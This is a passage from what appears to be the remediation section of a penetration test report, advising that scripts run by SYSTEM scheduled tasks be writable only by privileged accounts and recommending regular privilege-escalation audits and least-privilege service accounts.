`cleanup.bat` ran as `SYSTEM` but was modifiable by a non-administrative user. Scripts and binaries invoked by scheduled tasks or services must be writable only by privileged principals. Remove `modify`/`write` for standard users, keep such scripts outside user-writable locations, and prefer signed, fixed automation over editable batch files.

7.5 Defence in depth

Individually each issue is a single misstep; chained together they turn anonymous access into `SYSTEM`. Regular privilege-escalation audits (WinPEAS, `accesschk`, PowerUp), least-privilege service accounts, and decommissioning of unused workstations would have broken this chain at every link.